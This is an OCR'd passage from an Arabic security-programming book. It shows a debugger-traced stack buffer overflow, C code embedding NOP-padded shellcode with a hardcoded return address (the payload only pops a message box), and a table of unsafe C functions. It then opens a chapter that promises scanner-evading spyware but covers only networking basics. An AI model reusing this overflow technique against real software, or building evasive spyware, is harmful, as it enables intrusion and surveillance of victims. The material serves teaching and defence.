



OllyDbg - bof.exe - [CPU - main thread, module bof]
File View Debug Trace Options Windows Help
L E M T C B ...
E8 14010000 CALL 00401300
8D7D B8 LEA EDI,[LOCAL.19]
BE 00304000 MOV ESI,OFFSET bof.00403000
FC CLD
B9 29000000 MOV ECX,29
F3:A4 REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:
8D45 B8 LEA EAX,[LOCAL.19]
894424 04 MOV DWORD PTR SS:[LOCAL.34],EAX
8D45 E8 LEA EAX,[LOCAL.7]
890424 MOV DWORD PTR SS:[LOCAL.35],EAX
E8 42050000 CALL <JMP.&msvcrt.strcpy>
B8 00000000 MOV EAX,0
8D65 F8 LEA ESP,[LOCAL.3]
5E POP ESI
5F POP EDI
5D POP EBP
C3 RETN
90 NOP
Registers (FPU)
Address Hex dump
46464646 FFFF
ASCII "stuvwxyz"
Paused


OllyDbg - bof.exe - [CPU - main thread, module bof]
File View Debug Trace Options Windows Help
Registers (FPU)
EAX 00000000
ECX 0023FF5C
EDX 00032400
EBX 00004000
ESI 45454545
EDI 46464646
EIP 004012E8 bof.004012E8
LastErr 00000002 ERROR_FILE
41414141 AAAA
ASCII "stuvwxyz"
Paused


OllyDbg - bof.exe - [CPU - main thread, module bof]
File View Debug Trace Options Windows Help
Registers (FPU)
EAX 00000000
ECX 0023FF5C
EDX 00032400
EBX 00004000
EBP 41414141
ESI 45454545
EDI 46464646
EIP 004012E9 bof.004012E9
LastErr 00000002 ERROR_FILE
42424242 BBBB
ASCII "stuvwxyz"
Paused

ثم يصل التنفيذ لتعليمة Return والتي تقوم باسترجاع القيمة الحالية من الأستاك والتي كانت من المفروض أن تكون عنوان العودة الصحيح Return Address .. لكن بعد حدوث عملية الفيضان تم الكتابة عليه وأصبح عنوان العودة حالياً في الأستاك هو [42424242] كما هو موضح في الصورة السابقة والتالية .



كل ما نريد عمله هو إلحاق الشيل كود لدينا ضمن متغير buf وجعل عنوان EIP بدلاً أن يكون [42424242] يصبح مؤشر علي هذا الكود.. لينتقل لتنفيذه .

سنقوم بتغيير الكود إلي التالي بعد إضافة الشيل كود :

```
1  #include <windows.h>
2  #include <winuser.h>
3  #include <string.h>
4
5  int WINAPI WinMain (HINSTANCE hThisInstance,
6                      HINSTANCE hPrevInstance,
7                      LPSTR lpszArgument,
8                      int nFunsterStil)
9  {
10   char str[ ]
```

```
11    char buf[] =
12      "\x90\x90\x90\x90\x90\x90\x90\x90"
13      "\x90\x90\x90\x90\x90\x90\x90\x90"
14      "\x90\x90\x90\x90\x90\x90\x90\x90"
15      "\x90\x90\x90\x90"                // 28 Bytes to overflow
16
17      "\xB0\xFE\x23\x00"                // + Start Address [4 Bytes]
18      "\x89\xD4"                        // mov esp,edx
19      "\xE8\x00\x00\x00\x00"            // call delta_handle
20      "\x5D"                            // delta_handle: pop ebp
21      "\x81\xED\x0A\x10\x40\x00"        // sub ebp,offset delta_handle
22      "\x8D\x8D\x29\x10\x40\x00"        // lea ecx,[ebp+_msg]
23      "\x6A\x00"                        // push 0
24      "\x51"                            // push ecx
25      "\x51"                            // push ecx
26      "\x6A\x00"                        // push 0
27      "\xFF\x15\x48\x51\x40\x00"        // call DWORD PTR DS:[00405148h]
28                                        // --> Call MessageBoxA
29      "\xFF\x15\xD8\x50\x40\x00"        // call DWORD PTR DS:[004050D8h]
30                                        // --> Call ExitProces
31      "\x42\x4F\x46\x00";               // _msg  db 'BOF',0
32
33     strcpy(str, buf);
34     return 0;
35    }
36
37   void foo(void)
38    {
39       MessageBoxA(NULL,NULL,NULL,0);
40    }
```

في البداية الرمز "x" في السي يحدد القيمة كقيمة بالنظام السداسي عشر مثل "h" في الاسمبلي .

القيمة "90" هي التعليمة [nop] في الاسمبلي .. وهذه التعليمة لا تقوم بفعل أي شيء [no operation] .. فقط يتم تنفيذها وينتقل التنفيذ للسطر التالي .. وبدلاً من أن نستخدم نص محدد لكي يحدث الفيض .. قمنا باستخدام 28 بايت من التعليمة [nop].
بعد 28 بايت .. سيكون عنوان العودة علي الأستاك .. نقوم بتغييره إلي العنوان بداية الشيل كود وهو سيكون [0023FEB0] ونلاحظ أن كافة العناوين تكتب في الصيغة -little

endian .. ولمعرفة ما هي؟ ولماذا؟ يمكنك النظر لصفحة [195] من فصل برمجة الشبكات .

بعد أن حددنا نقطة بداية الشيل كود سينتقل التنفيذ eip إلي الشيل كود ويقوم بتنفيذه .. وهو كود تعودنا عليه لإظهار رسالة نصية ومن ثم إغلاق البرنامج .

فقط في بداية الشيل كود لابد من تغيير عنوان الأستاك الحالي esp إلي عنوان بداية الشيل كود في الأستاك .. وعنوان بداية الشيل كود يتم تخزينه في المسجل edx في هذا المثال عند حدوث الفيض .

والصورة التالية توضح الشيل كود قبل بدء التنفيذ .

```
OllyDbg - BOF.exe - [CPU - main thread]
C File View Debug Trace Options Windows Help

0023FEB0  89D4            MOV ESP,EDX
0023FEB2  E8 00000000     CALL 0023FEB7
0023FEB7  5D              POP EBP
0023FEB8  81ED 0A104000   SUB EBP,40100A
0023FEBE  8D8D 29104000   LEA ECX,[EBP+BOF.401029]
0023FEC4  6A 00           PUSH 0
0023FEC6  51              PUSH ECX
0023FEC7  51              PUSH ECX
0023FEC8  6A 00           PUSH 0
0023FECA  FF15 48514000   CALL DWORD PTR DS:[<&USER32.MessageBo
0023FED0  FF15 D8504000   CALL DWORD PTR DS:[<&KERNEL32.ExitPro
0023FED6  42              INC EDX
0023FED7  4F              DEC EDI
0023FED8  46              INC ESI
0023FED9  0000            ADD BYTE PTR DS:[EAX],AL

Registers (FPU)
Paused
```

من الممكن حماية البرنامج من أخطاء الفيض إذا لم يتم استخدام تلك الوظائف الخطرة خاصة في الأماكن التي يستطيع المستخدم فيها إدخال بيانات للبرنامج سواء من الكيبورد أو من ملف يقرئه البرنامج أو من الشبكة .

حيث يمكن استخدام وظائف بديلة آمنه .. فمثلاً الوظيفة strcpy لها بديل strncpy يقوم بالنسخ بعدد محدد من البايتات يتم تحديده مسبقاً .

والخطر ليس في الوظيفة strcpy وحدها بل توجد وظائف أخري عديدة لا يسع المجال لذكرها جميعا وسأكتفي بسردها .. وعليك باستكمال البحث إذا كنت مهتما .

Function	Severity
gets	Most risky
strcpy	Very risky
strcat	Very risky
sprintf	Very risky
scanf	Very risky
sscanf	Very risky
fscanf	Very risky
vfscanf	Very risky
vsprintf	Very risky
vscanf	Very risky
vsscanf	Very risky
streadd	Very risky
strecpy	Very risky
strtrns	Risky
getchar	Moderate risk
fgetc	Moderate risk
getc	Moderate risk
read	Moderate risk

bcopy	Low risk
fgets	Low risk
memcpy	Low risk
snprintf	Low risk
strccpy	Low risk
strcadd	Low risk
strncpy	Low risk
vsnprintf	Low risk

الفصل الرابع

برمجة سيرفرنجس

الفصل الرابع

برمجة سيرفر تجسس

في بداية هذا الفصل لابد وأن نتعرف علي أساسيات برمجة الشبكات.. ومن المؤكد حالياً أنك تعرف ما هي الشبكة Network .. وأنها عبارة عن مجموعة حاسبات متصلة ببعض تقوم بتبادل البيانات فيما بينها .. وأنه توجد عدة أنواع من الشبكات مثل LAN اختصاراً إلي [Local Area Network] وأيضا النوع WAN اختصاراً إلي [Wide Area Network].. وأيضا شبكة الانترنت Internet .

سنعرض هنا كيف يقوم الهاكر بتصميم برنامج تجسس - خادم وعميل- بلغة الأسمبلي حيث سيصعب علي أقوي برامج المسح من التعرف عليه واكتشافه .

ولتكوين الاتصال وتبادل البيانات تعتمد الشبكات علي بروتوكولات Protocols

البروتوكول:

عبارة عن مجموعة من القواعد التي تتحكم في شكل وصيغة البيانات الممررة علي الشبكة فالبرتوكول يحدد كيفية الاتصال بالشبكة لكل الحاسبات .. ونحن ملزمين بإتباع تلك البرتوكولات إذا أردنا إنشاء اتصال وتبادل بيانات ناجح.

وتعتمد الشبكات علي عدة طبقات من البروتوكولات Protocol Layers .. وكل طبقة Layer لها مهمة محددة في الاتصال ..

والشبكات الشائعة هي شبكات الانترنت المحلية Ethernet Lan .. والتي يتم توصيلها بكابلات UTP أو كابلات ألياف ضوئية Optical Fiber .. وشبكات الـ Wans والانترنت تستخدم كثيراً من التقنيات المستخدمة في شبكات Ethernet Lan .. وتتكون شبكات الانترنت من عدة طبقات هي كالتالي :

☒ طبقة التطبيق Application Layer :

وهي الطبقة التي يتم فيها استخدام برنامج Software للاتصال بالشبكة ويتم ذلك عبر مكتبة WinSock APIs والتي سيلي استعرضها بعد قليل وتتيح المكتبة التعامل مع الشبكات بكل سهولة..بدون الحاجة للقلق حول الطبقات المتعددة والحزم Packets ومصير البيانات المفقودة Data Corruption وإعادة إرسالها مرة أخري وأشياء أخري عديدة .

☒ Transport Layer :

الطبقة التالية هي طبقة الـ TCP أو الطبقة البديلة لها UDP وهما طبقتين مهمتين قريبتين من طبقة التطبيق :

Transmission Control Protocol
User DataGram Protocol

حيث يوضحان كيفية سريان البيانات علي الشبكة.. فالبرتوكول TCP من مهامه التأكد من وصول البيانات إلي المُستقبِل بصورة سليمة .. وإذا لم تصل بصورة سليمة فيقوم TCP بإعادة إرسالها مرة أخري .. ويستطيع المُستقبِل التحكم في وقت إعادة الإرسال مرة أخري إليه .. وكل ذلك يتم التحكم به عبر مكتبة Winsock.

بينما طبقة UDP مختلفة قليلا عن TCP حيث لا تضمن بروتوكول UDP وصول البيانات بصورة سليمة.

ويتم تحديد رقم المنفذ Port في تلك الطبقة ..

رقم المنفذ Port Number :

يستخدم هذا الرقم لتحديد أي تطبيق يعمل حاليا سيستقبل البيانات .. ورقم المنفذ يتكون من 16 بت .. وبالتالي الأرقام المتاحة في المدى من صفر إلي 65535..

وتوجد منافذ محجوزة لتطبيقات مشهورة مثل المنفذ رقم 21 لـ FTP , رقم 25 لـ

SMTP , رقم 80 للمتصفح .. ومن المفضل أن نختار رقم أعلي من 1024 .. حتى لا يكون رقم المنفذ مستخدم .. ولا نستطيع في هذه الحالة إنشاء اتصال عليه .

⊠ Internet Layer :

بعد ذلك ننتقل إلي طبقة الانترنت والعنونة Addressing حيث يأتي بعد ذلك عنوان الانترنت IP اختصار لـ Internet Protocol .

رقم الانترنت IP Number

هو رقم مكوناً من 32 بت منقطة بالصيغة المشهورة [48.15.16.32]
حيث كل خانة تمثل 8 بت .. تأخذ قيم من المدى صفر إلي 255.
ويتم استخدام رقم الـ IP الفريد لتحديد جهاز معين متصل بالانترنت مع رقم الماك MAC.

ويقوم هذا البروتوكول بإضافة عنوان الانترنت للراسل والمستقبل في حزمة البيانات بالإضافة إلي معلومات أخري مثل إصدار البروتوكول .. ووقت حياة الحزمة Packet وستموت بعد تجاوز الوقت .. وكذلك إضافة ترويسات Headers للحزمة وأشياء أخري لن يهمنا كثيرا ذكرها.


⊠ Network Access Layer :

